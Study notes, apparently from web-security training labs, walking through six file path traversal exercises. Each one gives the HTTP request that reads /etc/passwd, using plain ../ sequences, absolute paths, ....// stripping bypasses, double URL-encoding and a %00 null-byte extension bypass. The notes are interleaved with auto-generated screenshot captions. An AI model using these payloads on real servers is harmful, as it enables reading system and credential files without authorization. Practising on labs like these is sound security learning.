Lab: File path traversal, simple case

Problem: This lab contains a path traversal vulnerability in the display of product images.

Goal: retrieve the contents of the /etc/passwd file.

Solution:


1-GET /product?productId=../../../etc/passwd

A screenshot of a computer

Description automatically generated

2-GET /image?filename=../../../etc/passwdA screenshot of a computer

Description automatically generated



**Lab: File path traversal, traversal sequences blocked with absolute path bypass**


Problem: This lab contains a path traversal vulnerability in the display of product images.

The application blocks traversal sequences but treats the supplied filename as being relative to a default working directory.

Goal: retrieve the contents of the /etc/passwd file.

Solution:

1-GET /image?filename=/etc/passwd



We use without ../../../ 🡪 because he told us that the app blocks traversal sequence but treats the supplied filename as being relative to a default working directory.

A screenshot of a website

Description automatically generated

**Lab: File path traversal, traversal sequences stripped non-recursively**


Problem: This lab contains a path traversal vulnerability in the display of product images.

The application strips path traversal sequences from the user-supplied filename before using it.

Goals: retrieve the contents of the /etc/passwd file.

Solution:

1- GET /image?filename=../../etc/passwd



2- GET /image?filename=../../../etc/passwd

A screenshot of a computer

Description automatically generated

3- GET /image?filename=....//....//....//etc/passwd

A screenshot of a computer

Description automatically generated

=....//....//....//etc/passwd we use this 🡪 because we want to stripped the ../ the result will be ../../../etc/passwd

A person in a dog garment

Description automatically generated

**Lab: File path traversal, traversal sequences stripped with superfluous URL-decode**

Problem: The application blocks input containing path traversal sequences. It then performs a URL-decode of the input before using it.

Goal: retrieve the contents of the /etc/passwd file.

Solution:

1-GET /image?filename=../../../etc/passwd

A screenshot of a computer

Description automatically generated

2-

A screenshot of a computer screen

Description automatically generated

A screenshot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

GET /image?filename=..%252f..%252f..%252fetc%2Fpasswd

A screenshot of a computer

Description automatically generated

A screenshot of a web page

Description automatically generated

**Lab: File path traversal, validation of start of path**

Problem: The application transmits the full file path via a request parameter, and validates that the supplied path starts with the expected folder.

Goal: retrieve the contents of the /etc/passwd file.

Solution:

1-GET /image?filename=/var/www/images/../../../etc/passwd

A screenshot of a computer

Description automatically generated

A screenshot of a website

Description automatically generated


**Lab: File path traversal, validation of file extension with null byte bypass**


Problem: The application validates that the supplied filename ends with the expected file extension.

Goal: retrieve the contents of the /etc/passwd file.

Solution:

1-





GET /image?filename=/../../../etc/passwd%00.jpg

A screenshot of a computer

Description automatically generated